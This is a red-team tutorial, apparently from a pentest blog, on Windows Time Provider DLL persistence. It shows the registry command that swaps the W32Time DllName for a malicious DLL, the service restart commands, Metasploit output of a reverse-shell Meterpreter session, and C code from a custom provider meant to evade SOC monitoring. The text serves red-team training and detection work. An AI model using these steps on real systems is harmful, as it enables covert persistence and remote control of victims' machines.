# Persistence – Time Providers

pentestlab.blog/category/red-team/page/57


October 22, 2019

Windows operating systems are utilizing the time provider architecture in order to obtain accurate time stamps from other network devices or clients in the network. Time providers are implemented in the form of a DLL file which resides in System32 folder. The service **W32Time** initiates during the startup of Windows and loads the w32time.dll. DLL loading is a known technique that often gives the opportunity to red team operators to execute arbitrary code.

Since the associated service is starting automatically during the startup of Windows it can be used as a persistence mechanism. However this method requires Administrator level privileges since the registry key which points to the time provider DLL file is stored in the HKEY_LOCAL_MACHINE. The following two registry locations are used depending if the system is used as NTP server or NTP client.

```
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\W32Time\TimeProviders\NtpClient
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\W32Time\TimeProviders\NtpServer
```

The **W32Time** runs on a Windows environment as a local service and it is executed through svchost.




W32Time Service

A malicious DLL has been dropped into disk that will execute a payload. From the command prompt the time provider registry key can be modified by executing the following command to point to the location of the arbitrary DLL.


```
reg add
"HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\W32Time\TimeProviders\NtpClient"
/v DllName /t REG_SZ /d "C:\temp\w32time.dll"
```

```
C:\Windows\system32>reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\W32Time\TimeProviders\NtpClient"
 /v DllName /t REG_SZ /d "C:\temp\w32time.dll"
Value DllName exists, overwrite(Yes/No)? Yes
The operation completed successfully.

C:\Windows\system32>
```

Time Providers – Registry Key Modification

Reviewing the registry from the Registry Editor will confirm that the value of the **DllName** has been updated.




Time Providers – Malicious DLL

The service will start during Windows startup or manually by executing the following commands.

```
sc.exe stop w32time
sc.exe start w32time
```

```
C:\Windows\system32>sc stop w32time

SERVICE_NAME: w32time
        TYPE               : 20  WIN32_SHARE_PROCESS
        STATE              : 3  STOP_PENDING
                                (NOT_STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x1
        WAIT_HINT          : 0x3e8

C:\Windows\system32>sc start w32time

SERVICE_NAME: w32time
        TYPE               : 20  WIN32_SHARE_PROCESS
        STATE              : 2  START_PENDING
                                (NOT_STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x7d0
        PID                : 5392
        FLAGS              :

C:\Windows\system32>
```

Time Providers – Restart Service

The arbitrary payload will executed and a Meterpreter session will established.

```
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.0.2.21:4444
[*] Sending stage (206403 bytes) to 10.0.2.30
[*] Meterpreter session 1 opened (10.0.2.21:4444 -> 10.0.2.30:50234) at 2019-10-
21 19:46:02 -0400

meterpreter >
```

Time Providers – Meterpreter

Modification of the Windows time provider might cause an alert to the SOC team. Scott Lundgren from Carbon Black developed in C a time provider called gametime. This DLL can be used in order to register with the operating system a new time provider and perform the modification in a different registry key. This will evade the need to abuse the existing Windows time provider which can be monitored by the SOC. Rundll32 can be used to register the DLL.

Scott Lundgren used the registry key “GameTime” to be created on the system.

```
1  #define GAMETIME_SVC_KEY_NAME
   L"System\\CurrentControlSet\\Services\\W32Time\\TimeProviders\\GameTime"
```

```
1   #include <Windows.h>
2   #include <TimeProv.h>
3   #include <strsafe.h>
4
5   #define GAMETIME_SVC_KEY_NAME   L"System\\CurrentControlSet\\Services\\W32Time\\TimeProviders\\GameTime"
6
7   static WCHAR g_wzModule[MAX_PATH] = { L'\0' };
8
9   BOOL WINAPI DllMain(
10      _In_ HINSTANCE hInstDll,
11      _In_ DWORD     fdwReason,
12      _In_ LPVOID    lpvReserved
13  )
14  {
15      UNREFERENCED_PARAMETER(hInstDll);
16      UNREFERENCED_PARAMETER(lpvReserved);
17
```

Time Provider – GameTime Registry Key

According to Microsoft documentation time providers must implemented the following callback functions.

- TimeProvOpen
- TimeProvCommand
- TimeProvClose

**TimeProvOpen** is used to return a provider handle, **TimeProvCommand** to send commands to the time provider and **TimeProvClose** to shutdown the time provider.

```
1  HRESULT __stdcall TimeProvOpen(
2  _In_  WCHAR         *wszName,
3  _In_  TimeProvSysCallbacks *pSysCallbacks,
4  _Out_ TimeProvHandle       *phTimeProv
5  )
6  {
7  UNREFERENCED_PARAMETER(pSysCallbacks);
8  UNREFERENCED_PARAMETER(phTimeProv);
   OutputDebugStringW(wszName);
```

```
9  return (HRESULT_FROM_WIN32(ERROR_NOT_CAPABLE));
10 }
11 /*
12 *
13 */
14 HRESULT __stdcall TimeProvCommand(
15 _In_ TimeProvHandle hTimeProv,
16 _In_ TimeProvCmd    eCmd,
17 _In_ PVOID     pvArgs
18 )
19 {
20 UNREFERENCED_PARAMETER(hTimeProv);
21 UNREFERENCED_PARAMETER(eCmd);
22 UNREFERENCED_PARAMETER(pvArgs);
23 return (HRESULT_FROM_WIN32(ERROR_NOT_CAPABLE));
24 }
25 /*
26 *
27 */
28 HRESULT __stdcall TimeProvClose(
29 _In_ TimeProvHandle hTimeProv
30 )
31 {
32 UNREFERENCED_PARAMETER(hTimeProv);
33 return (S_OK);
34 }
35
36
37
38
39
40
41
```

```
HRESULT __stdcall TimeProvOpen(
    _In_  WCHAR               *wszName,
    _In_  TimeProvSysCallbacks *pSysCallbacks,
    _Out_ TimeProvHandle       *phTimeProv
)
{
    UNREFERENCED_PARAMETER(pSysCallbacks);
    UNREFERENCED_PARAMETER(phTimeProv);

    OutputDebugStringW(wszName);

    return (HRESULT_FROM_WIN32(ERROR_NOT_CAPABLE));
}

/*
*
*/
HRESULT __stdcall TimeProvCommand(
    _In_ TimeProvHandle hTimeProv,
    _In_ TimeProvCmd    eCmd,
    _In_ PVOID          pvArgs
)
{
    UNREFERENCED_PARAMETER(hTimeProv);
    UNREFERENCED_PARAMETER(eCmd);
    UNREFERENCED_PARAMETER(pvArgs);

    return (HRESULT_FROM_WIN32(ERROR_NOT_CAPABLE));
}
```

Time Provider – Callback Functions

The GameTime provider will populate on the system the following registry keys as these are part of the Microsoft specification for Time Providers.

- DllName,
- Enabled
- InputProvider

The **DllName** indicates the name of the DLL that contains the provider, the **Enabled** dictates whether the provider should be started during system startup. The value “1” initiates the provider with the system and the **InputProvider** indicates if the provider is an input or output. Registry value of “1” means that the provider is input. These are specified in the code below:

```
nRet = RegSetValueExW(hkTimeProvider,
L"DllName",
0,
REG_SZ,
(LPBYTE)g_wzModule,
(DWORD)wcslen(g_wzModule)*sizeof(WCHAR)+sizeof(WCHAR));
if (ERROR_SUCCESS != nRet)
{
OutputError(L"RegCreateKeyExW failed", nRet);
goto ErrorExit;
}
nRet = RegSetValueExW(hkTimeProvider,
L"Enabled",

```

```
0,
REG_DWORD,
(LPBYTE)&dwOne,
sizeof(dwOne));
if (ERROR_SUCCESS != nRet)
{
OutputError(L"RegCreateKeyExW failed", nRet);
goto ErrorExit;
}
nRet = RegSetValueExW(hkTimeProvider,
L"InputProvider",
0,
REG_DWORD,
(LPBYTE)&dwOne,
sizeof(dwOne));
if (ERROR_SUCCESS != nRet)
{
OutputError(L"RegCreateKeyExW failed", nRet);
goto ErrorExit;
}
```

```
136     nRet = RegSetValueExW(hkTimeProvider,
137                           L"DllName",
138                           0,
139                           REG_SZ,
140                           (LPBYTE)g_wzModule,
141                           (DWORD)wcslen(g_wzModule)*sizeof(WCHAR)+sizeof(WCHAR));
142     if (ERROR_SUCCESS != nRet)
143     {
144         OutputError(L"RegCreateKeyExW failed", nRet);
145         goto ErrorExit;
146     }
147
148     nRet = RegSetValueExW(hkTimeProvider,
149                           L"Enabled",
150                           0,
151                           REG_DWORD,
152                           (LPBYTE)&dwOne,
153                           sizeof(dwOne));
154     if (ERROR_SUCCESS != nRet)
155     {
156         OutputError(L"RegCreateKeyExW failed", nRet);
157         goto ErrorExit;
158     }
159
160     nRet = RegSetValueExW(hkTimeProvider,
161                           L"InputProvider",
162                           0,
163                           REG_DWORD,
164                           (LPBYTE)&dwOne,
```

Time Provider – Registry Keys Values

The code uses also the **Deregister** callback function to delete the created registry key **GameTime** from the system as a clean-up process.

```
1  HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\W32Time\TimeProviders\GameTime
```

```
void CALLBACK Deregister(
_In_ HWND hWnd,
_In_ HINSTANCE hInst,
_In_ LPSTR pwzCmdLine,
_In_ int nCmdShow)
{
long    nRet;
UNREFERENCED_PARAMETER(hWnd);
UNREFERENCED_PARAMETER(hInst);
UNREFERENCED_PARAMETER(pwzCmdLine);
UNREFERENCED_PARAMETER(nCmdShow);
OutputDebugStringW(L"Unregister\n");
nRet = RegDeleteKeyW(HKEY_LOCAL_MACHINE, GAMETIME_SVC_KEY_NAME);
if (ERROR_SUCCESS != nRet)
{
OutputError(L"RegDeleteKeyW failed!", nRet);
goto ErrorExit;
}
ErrorExit:
return;
}
```

```
182     void CALLBACK Deregister(
183         _In_ HWND hWnd,
184         _In_ HINSTANCE hInst,
185         _In_ LPSTR pwzCmdLine,
186         _In_ int nCmdShow)
187     {
188         long    nRet;
189
190         UNREFERENCED_PARAMETER(hWnd);
191         UNREFERENCED_PARAMETER(hInst);
192         UNREFERENCED_PARAMETER(pwzCmdLine);
193         UNREFERENCED_PARAMETER(nCmdShow);
194
195         OutputDebugStringW(L"Unregister\n");
196
197         nRet = RegDeleteKeyW(HKEY_LOCAL_MACHINE, GAMETIME_SVC_KEY_NAME);
198         if (ERROR_SUCCESS != nRet)
199         {
200             OutputError(L"RegDeleteKeyW failed!", nRet);
201             goto ErrorExit;
202         }
203
204     ErrorExit:
205
206         return;
207     }
```

Deregister Callback Function

In practical the **rundll32** can be used to register the DLL with the system in order to create the associated registry keys that will enable by default the new Time Provider with the system.


```
1  rundll32.exe gametime.dll,Register
```

```
C:\Windows\system32>rundll32.exe gametime.dll,Register

C:\Windows\system32>
```


Register New Time Provider

The registry key **GameTime** will created and the **DllName** will contain the path of the DLL.




New Time Provider Registry Key


Modifying again the registry to contain the arbitrary DLL will execute the code during the re-start of the service similar to the Windows time provider.




New Time Provider Registry Key Modification

The **Deregister** function can be used to delete all the associated keys and perform a clean-up on the system.

```
rundll32.exe gametime.dll,Deregister
```




De-Register New Time Provider

## References

- https://attack.mitre.org/techniques/T1209/
- https://github.com/scottlundgren/w32time
- https://docs.microsoft.com/en-gb/windows/win32/sysinfo/time-provider